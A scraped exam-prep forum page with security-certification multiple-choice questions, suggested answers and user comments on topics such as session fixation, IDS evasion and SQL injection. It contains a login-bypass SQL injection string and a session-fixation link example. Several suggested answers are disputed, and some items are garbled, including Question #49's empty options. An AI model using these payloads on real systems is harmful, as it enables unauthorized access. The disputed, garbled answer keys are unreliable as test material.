We have two criteria: - AV tools are unable to find any malicious software This could apply to both a file-less (in-memory) malware and zero-day malware. - the IDS/IPS has not reported on any non-whitelisted programs The wording seems to indicate that this is a host-based IDS/IPS that links packets to processes and their executable files and then reports if any non-whitelisted executable sends packets. For a file-less malware the executable would be which is most certainly not whitelisted. A zero-day malware could simply embed itself into an already whitelisted executable (e.g. chrome.exe) and would not trigger an alert. Therefore: B

upvoted 1 times

killwitch 1 year, 5 months ago

File-less malware is a type of malicious software that operates without relying on traditional files. Instead of installing executable files, file-less malware typically exploits system vulnerabilities or runs in-memory, often through scripting languages or legitimate system tools. Because it doesn't rely on files, it can bypass traditional antivirus (AV) tools and application whitelisting mechanisms that focus on detecting file-based threats. In this case, the fact that AV tools couldn't detect any malicious software and the IDS/IPS didn't flag any non-whitelisted programs suggests that the malware did not rely on traditional files but instead operated directly in memory, making it difficult to detect and block.

upvoted 1 times

marcel9999 1 year, 6 months ago

Zero day because not recognized bypass all detections

upvoted 1 times

SukhoiF35 1 year, 6 months ago

Malware wasn't recognised by any AV or IPS/IDS. File-Less malware exfiltration can be detected with IPS

upvoted 1 times

Question #34 *Topic 1*

Dorian is sending a digitally signed email to Poly. With which key is Dorian signing this message and how is Poly validating it?

A. Dorian is signing the message with his public key, and Poly will verify that the message came from Dorian by using Dorian's private key.

B. Dorian is signing the message with Poly's private key, and Poly will verify that the message came from Dorian by using Dorian's public key.

C. Dorian is signing the message with his private key, and Poly will verify that the message came from Dorian by using Dorian's public key.

D. Dorian is signing the message with Poly's public key, and Poly will verify that the message came from Dorian by using Dorian's public key.

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

. Dorian is signing the message with his private key, and Poly will verify that the message came from Dorian by using Dorian's public key.

upvoted 2 times

Question #35 *Topic 1*

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different.
What type of attack he is experiencing?

A. DHCP spoofing

B. DoS attack

C. ARP cache poisoning

D. DNS hijacking

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

DNS hijacking is a form of attack where the DNS resolver is compromised, redirecting users from legitimate domains to malicious look-alike sites, often for credential theft.

upvoted 1 times

Rangnarok 1 year, 7 months ago

DNS hijacking

upvoted 1 times

Question #36 *Topic 1*

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee. The session ID links the target employee to Boney's account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boney's account.
What is the attack performed by Boney in the above scenario?

A. Forbidden attack

B. CRIME attack

C. Session donation attack

D. Session fixation attack

Suggested Answer: *C*

Community vote distribution

C (51%) D (49%)

f4d9747 Most Recent 4 months, 1 week ago

Why this is correct In a Session fixation, the attacker: Obtains or creates a valid session ID Tricks the victim into using that same session ID (e.g., via a link) When the victim authenticates or performs actions, the session is already known to the attacker In your scenario: Boney logs in and gets a valid session ID He sends that session ID to the victim The victim unknowingly uses it Their actions (like entering payment details) are tied to Boney's session That's exactly how session fixation works.

upvoted 1 times

NikoTomas 5 months, 4 weeks ago

C) - Session Donation Attack - attacker "donates" his own account to the victim, who inadvertently uses it like his own account (like remembered login to the e-shop, or bank - which is less likely but it's just example...). "The session ID links the target employee to Boney's account page without disclosing any information to the victim." The victim operates in attacker's account, making payments, etc.., which attacker can see as it is his own valid account on the server. In contrast, Session Fixation Attack - attacker pushes his UNANTHENTICATED session ID to the victim (for example from e-shop or bank account, which is victim using) and the victim logs in - thus AUTHENTICATING attacker's existing session ID on the server with victim's valid credentials - this works only if server DOES NOT regenerate session ID after successful login - it is countermeasure against this attack. Many servers (for ex. e-shops) don't do this.In Session Donation Attack, victim is operating within ATTACKER'S ACCOUNT thinking that it's victim's own account (remembered login, etc.). - In Session Fixation Attack, attacker is given access to the VICTIM'S ACCOUNT utilizing trick with session ID - attacker provides his session ID, which is authenticated by victim's successful login.

upvoted 1 times

NikoTomas 5 months, 4 weeks ago

Selected Answer: C

C) - Session Donation Attack - attacker "donates" his own account to the victim, who inadvertently uses it like his own account (like remembered login to the e-shop, or bank - which is less likely but it's just example...). "The session ID links the target employee to Boney's account page without disclosing any information to the victim." The victim operates in attacker's account, making payments, etc.., which attacker can see as it is his own valid account on the server.

In contrast, Session Fixation Attack - attacker pushes his UNANTHENTICATED session ID to the victim (for example from e-shop or bank account, which is victim using) and the victim logs in - thus AUTHENTICATING attacker's existing session ID on the server with victim's valid credentials - this works only if server DOES NOT regenerate session ID after successful login - it is countermeasure against this attack. Many servers (for ex. e-shops) don't do this.

upvoted 1 times

NikoTomas 5 months, 4 weeks ago

In Session Donation Attack, victim is operating within ATTACKER'S ACCOUNT thinking that it's victim's own account (remembered login, etc.). - In Session Fixation Attack, attacker is given access to the VICTIM'S ACCOUNT utilizing trick with session ID - attacker provides his session ID, which is authenticated by victim's successful login.

upvoted 1 times

CamposTijeras 6 months ago

¡Claro! La clave está en cómo se usa la sesión. En la fijación de sesión (opción D), el atacante fija una sesión conocida al usuario para que use esa sesión. En cambio, la opción C, “session donation”, no es un término común. Lo que se describe, en realidad, es la fijación de sesión, donde el usuario sin saberlo usa la sesión del atacante. ¡Por eso es la D!

upvoted 1 times

7b9b4f7 7 months, 1 week ago

Session Donation Attack Step 1 - Attacker logs into a service, establishes a legitimate connection with the target server. Step 2 - The target web server issues a session ID to attacker. Step 3 - Attacker donates their session ID and trick the user via MITM attack to access the website. Step 4 - Victim click on the link, entering the credential thinking that it is a legitimate service. Step 5 - Attacker acquire user information.

upvoted 2 times

billie 8 months, 2 weeks ago

Session Donation Attack Target: The application's session management, relying heavily on social engineering. And so it has to be D

upvoted 2 times

chessDavis 10 months, 1 week ago

Session fixation attack. Why: Boney obtains a valid session ID and forces the victim to use that same ID (by sending a link). When the victim authenticates, their actions and submitted data become associated with Boney’s session/account — the exact behavior of a session-fixation attack (different from session hijacking, where an attacker steals an already-active session).

upvoted 2 times

lexvather 11 months, 1 week ago

Donation - C -Session Hacking Using Session Donation Attack

upvoted 2 times

d503c75 11 months, 3 weeks ago

Based on the scenario described, Boney is performing a Session Fixation attack. In a session fixation attack, the attacker: 1. Obtains a valid session ID - Boney logs into the service legitimately to get a session ID 2. Forces the victim to use that same session ID - He sends this session ID to the target employee (likely through a crafted link or other means) 3. Exploits the shared session - When the victim uses that session ID and enters sensitive information, it gets associated with Boney’s account since he controls that sessionThe main distinction from traditional Session Fixation is that in Session Donation, the attacker “donates” an already authenticated session, while in Session Fixation, typically an unauthenticated session is used that gets “fixed” when the victim logs in.

upvoted 1 times

d503c75 11 months, 3 weeks ago

Selected Answer: D

Based on the scenario described, Boney is performing a Session Fixation attack. In a session fixation attack, the attacker: 1. Obtains a valid session ID - Boney logs into the service legitimately to get a session ID 2. Forces the victim to use that same session ID - He sends this session ID to the target employee (likely through a crafted link or other means) 3. Exploits the shared session - When the victim uses that session ID and enters sensitive information, it gets associated with Boney’s account since he controls that session

upvoted 1 times

d503c75 11 months, 3 weeks ago

The main distinction from traditional Session Fixation is that in Session Donation, the attacker “donates” an already authenticated session, while in Session Fixation, typically an unauthenticated session is used that gets “fixed” when the victim logs in.

upvoted 2 times

elper 1 year ago

The attacker donates (sends) their own valid session ID to the victim, tricking them into using it.

upvoted 1 times

ITgamer987 1 year, 1 month ago

Boney first obtains a valid session ID by logging into a service and later feeds the same session ID to the target employee - donation Page 1579 EC textbook

upvoted 4 times

lopesjaf 1 year, 1 month ago

In a session fixation attack, the attacker sets or "fixes" a session ID (usually a valid one created by the attacker) and tricks the victim into using it. When the victim logs in or performs actions while using this session ID, those actions are bound to the attacker's session, allowing the attacker to impersonate or access the victim's session or steal valuable information.

upvoted 1 times

KnightHeart 1 year, 3 months ago

Selected Answer: D

A session fixation attack is a type of cyber attack that targets the session management mechanisms of web applications, aiming to hijack user sessions by forcing them to use a pre - determined session ID. Below is a comprehensive breakdown of its principles, scenarios, and defenses:

upvoted 1 times

KnightHeart 1 year, 3 months ago

A session fixation attack is a type of cyber attack that targets the session management mechanisms of web applications, aiming to hijack user sessions by forcing them to use a pre - determined session ID. Below is a comprehensive breakdown of its principles, scenarios, and defenses:Attack Principle Preparing a Session ID: The attacker first creates a valid session on the target website, obtaining a unique session ID (e.g., via a cookie like PHPSESSID or a URL parameter). Tricking the Victim into Using the ID: The attacker sends a malicious link to the victim, which contains the pre - created session ID (e.g., https://example.com/?session=attacker_session_id). When the victim clicks the link, the browser is forced to use the attacker's session ID to interact with the website. Hijacking the Session: If the website does not regenerate the session ID after the user logs in, the attacker can monitor the session. Once the victim authenticates (e.g., logs in), the attacker can use the same session ID to access the victim's account, as the server treats the session as valid.

upvoted 1 times

KnightHeart 1 year, 3 months ago

Attack Principle Preparing a Session ID: The attacker first creates a valid session on the target website, obtaining a unique session ID (e.g., via a cookie like PHPSESSID or a URL parameter). Tricking the Victim into Using the ID: The attacker sends a malicious link to the victim, which contains the pre - created session ID (e.g., https://example.com/?session=attacker_session_id). When the victim clicks the link, the browser is forced to use the attacker's session ID to interact with the website. Hijacking the Session: If the website does not regenerate the session ID after the user logs in, the attacker can monitor the session. Once the victim authenticates (e.g., logs in), the attacker can use the same session ID to access the victim's account, as the server treats the session as valid.

upvoted 1 times

Cherubael 1 year, 4 months ago

Session fixation usually happens before the victim logs in, whereas session donation happens after the attacker already logged in.

upvoted 1 times

Cherubael 1 year, 4 months ago

The attack described in the scenario is a Session donation attack. In this technique, the attacker provides their own valid session ID to the victim.

upvoted 1 times

joiejijhfri 1 year, 4 months ago

boney is giving her session to the victim. so she is donating, therefore its session donation attack

upvoted 1 times

agastya_5272 1 year, 6 months ago

The correct answer is: D. Session fixation attack A session fixation attack is a type of attack where an attacker fixes a session ID on a user's device, allowing the attacker to hijack the user's session. In this scenario: 1. Boney obtains a valid session ID by logging into a service. 2. He feeds the same session ID to the target employee using an MITM (Man-in-the-Middle) attack technique. 3. When the target employee clicks on the link, they are linked to Boney's account page without disclosing any information to the victim. 4. The sensitive payment details entered by the target employee are linked to Boney's account. OPTION C: Its not an any cyber attack .

upvoted 2 times

killwitch 1 year, 6 months ago

D. Session fixation attack. Session fixation attack is a technique where an attacker forces a pre-determined session ID onto a victim. The goal is to trick the victim into using the attacker's session ID, allowing the attacker to hijack the session once the victim authenticates.

upvoted 2 times

Question #37 *Topic 1*

Kevin, a professional hacker, wants to penetrate CyberTech Inc's network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packets, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

A. Session splicing

B. Urgency flag

C. Obfuscating

D. Desynchronization

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Obfuscating techniques involve intentionally encoding or altering the structure of data (such as URLs, payloads, or packets) so that intrusion detection systems (IDS) or security filters fail to recognize or properly analyze the malicious content, while the target system can still interpret it correctly.

upvoted 2 times

e30b32d 1 year, 3 months ago

Obfuscating - Obfuscating is an IDS evasion technique used by attackers who encode the attack packet payload in such a way that the destination host can decode the packet but not the IDS. Encode attack patterns in unicode to bypass IDS filters, but be understood by an IIS web server. (P.1548/1532)

upvoted 1 times

Question #38 *Topic 1*

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

Username: attack' or 1=1 –
Password: 123456

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'

B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'

C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'

D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Suggested Answer: *B*

Community vote distribution

B (58%) D (42%)

NikoTomas Highly Voted 1 year, 6 months ago

Correct is D. In B option, there is missing apostrophe ' after --. This is exacly like example from PortSwigger (link below): Original query: SELECT * FROM products WHERE category = ' ' AND released = 1 ...leads to this when you instert Gifts' OR 1=1-- (note the original apostrophe after the -- in the result): SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1 ...the apostrophe from inserted string Gifts' OR 1=1-- was in the resulting query paired with the leading original apostrophe and originaly enclosing aspostrophe pair still exist after our inserted string - at the and of 'Gifts' OR 1=1--' https://portswigger.net/web-security/sql-injectionno need apostrophe ' after -- which -- mean "comments"Not correct, the original apostrophe pair can't just disappear. The original apostrophes (those in the code of the web application) stays there and we are just entering our attacking string (i. e. our commands with another un-paired apostrophe, logical expression and comment --) between the original apostrophes. Our malicious single apostrophe encloses the original apostrophe and after it contiues with logical expression 1=1 and comment -- after which all remaining string is commented (including one of original apostrophes, which you are talking about). This is how SQLi works.

upvoted 5 times

KnightHeart 1 year, 3 months ago

no need apostrophe ' after -- which -- mean "comments"Not correct, the original apostrophe pair can't just disappear. The original apostrophes (those in the code of the web application) stays there and we are just entering our attacking string (i. e. our commands with another un-paired apostrophe, logical expression and comment --) between the original apostrophes. Our malicious single apostrophe encloses the original apostrophe and after it contiues with logical expression 1=1 and comment -- after which all remaining string is commented (including one of original apostrophes, which you are talking about). This is how SQLi works.

upvoted 2 times

KnightHeart 1 year, 3 months ago

no need apostrophe ' after -- which -- mean "comments"

upvoted 2 times

NikoTomas 5 months, 4 weeks ago

Not correct, the original apostrophe pair can't just disappear. The original apostrophes (those in the code of the web application) stays there and we are just entering our attacking string (i. e. our commands with another un-paired apostrophe, logical expression and comment --) between the original apostrophes. Our malicious single apostrophe encloses the original apostrophe and after it contiues with logical expression 1=1 and comment -- after which all remaining string is commented (including one of original apostrophes, which you are talking about). This is how SQLi works.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Selected Answer: B

ey points: 'attack' closes the initial string.

or 1=1 makes the WHERE clause always true, allowing authentication bypass.

-- is a comment in SQL, which causes the rest of the line (and UserPassword = '123456') to be ignored.

The resulting query returns all users, or logs in the first user returned by the DB engine.

upvoted 2 times

lopesjaf 1 year, 1 month ago

ey points: 'attack' closes the initial string. or 1=1 makes the WHERE clause always true, allowing authentication bypass. -- is a comment in SQL, which causes the rest of the line (and UserPassword = '123456') to be ignored. The resulting query returns all users, or logs in the first user returned by the DB engine.B) is NOT correct, correct is D). The original apostrophe pair (in the original code of the web application) can't just disappear. The attacker is just entering his malicious string between those apostrophes but at the end of the attacker's input, application code continues with original enclosing apostrophe ' which is missing in option B) It is in option D).

upvoted 2 times

NikoTomas 5 months, 4 weeks ago

B) is NOT correct, correct is D). The original apostrophe pair (in the original code of the web application) can't just disappear. The attacker is just entering his malicious string between those apostrophes but at the end of the attacker's input, application code continues with original enclosing apostrophe ' which is missing in option B) It is in option D).

upvoted 1 times

Luispe 1 year, 2 months ago

Correct is B

upvoted 2 times

KnightHeart 1 year, 3 months ago

no need apostrophe ' after -- which -- mean "comments"no need apostrophe after comment :D but the apostrophe remains there as it is part of the original web application code and can't just disappear just because somebody enters double dash -- before it :)

upvoted 2 times

NikoTomas Most Recent 5 months, 4 weeks ago

no need apostrophe after comment :D but the apostrophe remains there as it is part of the original web application code and can't just disappear just because somebody enters double dash -- before it :)

upvoted 1 times

agastya_5272 1 year, 6 months ago

in the D option there is syntaxt error extra envoted comma.

upvoted 1 times

killwitch 1 year, 6 months ago

B. select * from Users where UserName = ‘attack’ or 1=1 -- and UserPassword = ‘123456’. attack' or 1=1 -- is a classic SQL injection attempt. Let's break it down: attack' - Closes the existing UserName string. or 1=1 - Always evaluates to true, bypassing authentication. -- This is a SQL comment that ignores everything after it (including the password check). Now, inserting this into a vulnerable SQL query: SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456' After the -- comment truncates the rest of the query, it effectively becomes: SELECT * FROM Users WHERE UserName = 'attack' OR 1=1; Since 1=1 is always true, this query returns all users, allowing unauthorized access.Actually you described D bud claiming that B is correct. What you describe is D - and D is correct: As you wrote: "Now, inserting this into a vulnerable SQL query:" SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456' The ' after -- comment (--') is missing in B. You put it correctly there and end up with D option. Original statement in SQL is ...WHERE UserName='some-string-as-user-name' - and the closing ' at the end will not disappear as in option B, it will stay there as you correctly derived - it's option D.

upvoted 1 times

killwitch 1 year, 6 months ago

Selected Answer: B

B. select * from Users where UserName = ‘attack’ or 1=1 -- and UserPassword = ‘123456’.

attack' or 1=1 -- is a classic SQL injection attempt. Let's break it down:

attack' - Closes the existing UserName string. or 1=1 - Always evaluates to true, bypassing authentication. -- This is a SQL comment that ignores everything after it (including the password check).

Now, inserting this into a vulnerable SQL query: SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456'

After the -- comment truncates the rest of the query, it effectively becomes: SELECT * FROM Users WHERE UserName = 'attack' OR 1=1;

Since 1=1 is always true, this query returns all users, allowing unauthorized access.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Actually you described D bud claiming that B is correct. What you describe is D - and D is correct: As you wrote: "Now, inserting this into a vulnerable SQL query:" SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456' The ' after -- comment (--') is missing in B. You put it correctly there and end up with D option. Original statement in SQL is ...WHERE UserName='some-string-as-user-name' - and the closing ' at the end will not disappear as in option B, it will stay there as you correctly derived - it's option D.

upvoted 1 times

HeyacedoGomez 1 year, 6 months ago

Selected Answer: B

Option A: Incorrect due to an extra or misplaced quotation mark (‘attack’ ’). Option B: Correct SQL syntax. The condition OR 1=1 makes the WHERE clause always true, and -- starts a comment, ignoring everything after it. Option C: Incorrect because the string 'attack or 1=1 -- is not properly enclosed in quotes. Option D: Incorrect due to --’, which incorrectly uses both the comment symbol and a quotation mark.

upvoted 2 times

HeyacedoGomez 1 year, 6 months ago

Option A: Incorrect due to an extra or misplaced quotation mark (‘attack’ ’). Option B: Correct SQL syntax. The condition OR 1=1 makes the WHERE clause always true, and -- starts a comment, ignoring everything after it. Option C: Incorrect because the string 'attack or 1=1 -- is not properly enclosed in quotes. Option D: Incorrect due to --’, which incorrectly uses both the comment symbol and a quotation mark.Correct is D. In B option, there is missing apostrophe ' after --. This is exacly like example from PortSwigger (link below): Original query: SELECT * FROM products WHERE category = ' ' AND released = 1 ...leads to this when you instert Gifts' OR 1=1-- (note the original apostrophe after the -- in the result): SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1 ...the apostrophe from inserted string Gifts' OR 1=1-- was in the resulting query paired with the leading original apostrophe and originaly enclosing aspostrophe pair still exist after our inserted string - at the and of 'Gifts' OR 1=1--' https://portswigger.net/web-security/sql-injection

upvoted 2 times

NikoTomas 1 year, 6 months ago

Correct is D. In B option, there is missing apostrophe ' after --. This is exacly like example from PortSwigger (link below): Original query: SELECT * FROM products WHERE category = ' ' AND released = 1 ...leads to this when you instert Gifts' OR 1=1-- (note the original apostrophe after the -- in the result): SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1 ...the apostrophe from inserted string Gifts' OR 1=1-- was in the resulting query paired with the leading original apostrophe and originaly enclosing aspostrophe pair still exist after our inserted string - at the and of 'Gifts' OR 1=1--' https://portswigger.net/web-security/sql-injection

upvoted 2 times

SNimlaka 1 year, 7 months ago

The answer should be B.

upvoted 3 times

cb56e21 1 year, 7 months ago

it should be B since we are passing directly the user input

upvoted 1 times

MHafizC 1 year, 7 months ago

D is the answer. Refer to the book.

upvoted 3 times

tong0819 1 year, 8 months ago

Answer is D.

upvoted 2 times

Question #39 *Topic 1*

Which of the following commands checks for valid users on an SMTP server?

A. RCPT


B. CHK

C. VRFY

D. EXPN

Suggested Answer: *C*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

The VRFY (Verify) command is used in SMTP (Simple Mail Transfer Protocol) to verify whether a specific user exists on the mail server.

upvoted 2 times

Stithapragna 1 year, 5 months ago

The VRFY (Verify) command in SMTP (Simple Mail Transfer Protocol)

upvoted 1 times

killwitch 1 year, 5 months ago

The VRFY (Verify) command in SMTP (Simple Mail Transfer Protocol) is used to check if a specific user exists on the mail server. When an attacker or administrator sends VRFY , the server responds with a confirmation if the user exists

upvoted 1 times

marcel9999 1 year, 6 months ago

as it asked for users it is D c: VRFY: This command asks the server to verify if a specific user exists.

upvoted 1 times

Question #40 *Topic 1*

Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates.
Which of the following protocols is used by Bella?

A. FTPS


B. FTP

C. HTTPS

D. IP

Suggested Answer: *A*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Bella is dealing with file transfers that originally occurred in plaintext, leading to session hijacking risks. She responds by implementing encryption and digital certificates, which indicates the use of FTPS.

upvoted 1 times

GSH 1 year, 3 months ago

Answer is A once configured

upvoted 1 times

e30b32d 1 year, 3 months ago

correct answer option a) FTPS- FTPS includes full support for the TLS and SSL cryptographic protocols, including the use of serverside public key authentication certificates and client-side authorization certificates

upvoted 2 times

sokucutayfa 1 year, 3 months ago

Answer is A

upvoted 1 times

sokucutayfa 1 year, 3 months ago

Shared in plaintext that's why it needs to be FTP.

upvoted 1 times

Question #41 *Topic 1*

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own private key to encrypt the message.

B. Use his own public key to encrypt the message.

C. Use Marie's private key to encrypt the message.

D. Use Marie's public key to encrypt the message.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

In this scenario: John wants to send Marie a secure message. Therefore, only Marie should be able to decrypt it. So John encrypts the message using Marie's public key. Then Marie uses her private key to decrypt it.

upvoted 1 times

Question #42 *Topic 1*

In the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 4.0-6.0


B. 3.9-6.9

C. 3.0-6.9

D. 4.0-6.9

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

In CVSS v3.1, the severity rating ranges are: None: 0.0 Low: 0.1 – 3.9 Medium: 4.0 – 6.9 High: 7.0 – 8.9 Critical: 9.0 – 10.0

upvoted 3 times

killwitch 1 year, 5 months ago

In the Common Vulnerability Scoring System (CVSS) v3.1, the severity ratings are classified as follows: None: 0.0 Low: 0.1 - 3.9 Medium: 4.0 - 6.9 High: 7.0 - 8.9 Critical: 9.0 - 10.0

upvoted 3 times

NikoTomas 1 year, 6 months ago

Correct is D (4.0 - 6.9) Severity maping table for particular CVSS versions: https://nvd.nist.gov/vuln-metrics/cvss

upvoted 3 times

Dogeo 1 year, 6 months ago

The Medium severity rating in CVSS v3.1 applies to vulnerabilities with a score in the range of 4.0-6.0.

upvoted 2 times

Question #43 *Topic 1*

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. What protocol is this port using and how can he secure that traffic?

A. RPC and the best practice is to disable RPC completely.

B. SNMP and he should change it to SNMP V3.

C. SNMP and he should change it to SNMP V2, which is encrypted.

D. It is not necessary to perform any actions, as SNMP is not carrying important information.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

B. SNMP and change to SNMPv3: SNMPv3 supports encryption and authentication, making it the secure version of SNMP. This is the best practice to secure SNMP traffic.

upvoted 2 times

e30b32d 1 year, 3 months ago

SNMP run on the UDP 161, and Secure Version is SNMPv3.

upvoted 2 times

Rangnarok 1 year, 7 months ago

SNMP v3 is the latest and has encryption

upvoted 2 times

Question #44 *Topic 1*

Consider the following Nmap output:

What command-line parameter could you use to determine the type and version number of the web server?

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

A. -sV

B. -sS

C. -Pn

D. -V

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A. -sV Enables version detection, allowing Nmap to probe open ports to determine the service type and version number.

upvoted 2 times

Luispe 1 year, 2 months ago

-sV es la correcta.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Version detection is enabled and controlled with the following options: -sV (Version detection) --> Alternatively, you can use -A, which enables version detection among other things (including all relevant NSE scripts). https://nmap.org/book/man-version-detection.html

upvoted 1 times

Question #45 *Topic 1*

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data.
Which of the following regulations is mostly violated?

A. PCI DSS

B. PII

C. ISO 2002

D. HIPPA/PHI

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Explanation: HIPAA (Health Insurance Portability and Accountability Act) is a US regulation focused on protecting patient health information (PHI – Protected Health Information). If personal medical records are exposed publicly, HIPAA is the regulation primarily violated.

upvoted 1 times

Question #46 *Topic 1*

Infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Scanning

B. Gaining access

C. Maintaining access

D. Reconnaissance

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

The gaining access phase involves actively exploiting vulnerabilities to enter a system, application, or network. This includes using malware, phishing, password attacks, SQL injection, etc. The goal is to obtain access using stolen credentials or exploited weaknesses.

upvoted 2 times

temp_acc 1 year, 3 months ago

Both actions in the question aim to get into the target system or application: Infecting a system with malware = delivering a payload to gain control. Phishing to steal credentials = tricking users into giving access. These are techniques used to exploit a vulnerability and enter the system, which is exactly what happens during the "Gaining Access" phase in the ethical hacking methodology.

upvoted 1 times

Question #47 *Topic 1*

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a few countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Retain all unused modules and application extensions.

B. Limit the administrator or root-level access to the minimum number of users.

C. Enable all non-interactive accounts that should exist but do not require interactive login.

D. Enable unused default user accounts created during the installation of an OS.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

Limiting high-privilege access is a fundamental security hardening practice. This reduces the attack surface and limits the damage that can be done if an account is compromised.

upvoted 2 times

temp_acc 1 year, 3 months ago

Correct answer is B

upvoted 1 times

Question #48 *Topic 1*

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment.
What is this cloud deployment option called?

A. Private

B. Community

C. Public

D. Hybrid

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

A Community Cloud is a cloud infrastructure that is shared by several organizations and supports a specific community with shared concerns, such as mission, security requirements, policy, or compliance considerations. This model offers: Shared infrastructure Reduced cost compared to private cloud More control and security than public cloud

upvoted 1 times

Question #49 *Topic 1*

Allen, a professional pen tester, was hired by XpertTech Solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A.

B.

C.

D.

Suggested Answer: *C*

Community vote distribution

C (100%)

NikoTomas Highly Voted 1 year, 6 months ago

NetBIOS Suffixes The NetBIOS Suffix, alternately called the NetBIOS End Character (endchar), is the 16th character of a NetBIOS name and indicates service type for the registered name. The number of record types is limited to 255; some commonly used values are: For unique names: • 00: Workstation Service (workstation name) • 03: Windows Messenger service • 06: Remote Access Service • 20: File Service (also called Host Record) • 21: Remote Access Service client • 1B: Domain Master Browser – Primary Domain Controller for a domain • 1D: Master Browser For group names: • 00: Workstation Service (workgroup/domain name) • 1C: Domain Controllers for a domain (group record with up to 25 IP addresses) • 1E: Browser Service Elections https://en.wikipedia.org/wiki/NetBIOS

upvoted 5 times

lopesjaf Most Recent 1 year, 1 month ago

Messenger Service (used for sending and receiving messages)

upvoted 1 times

Question #50 *Topic 1*

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app. What is the attack performed on Don in the above scenario?

A. SIM card attack

B. Clickjacking

C. SMS phishing attack

D. Agent Smith attack

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

me. The malware often displays aggressive ads, collects data, or performs malicious activities without the user's knowledge. This malware was famously named "Agent Smith" (after the character in The Matrix) due to its ability to silently take over legitimate apps while keeping their appearance unchanged.

upvoted 1 times

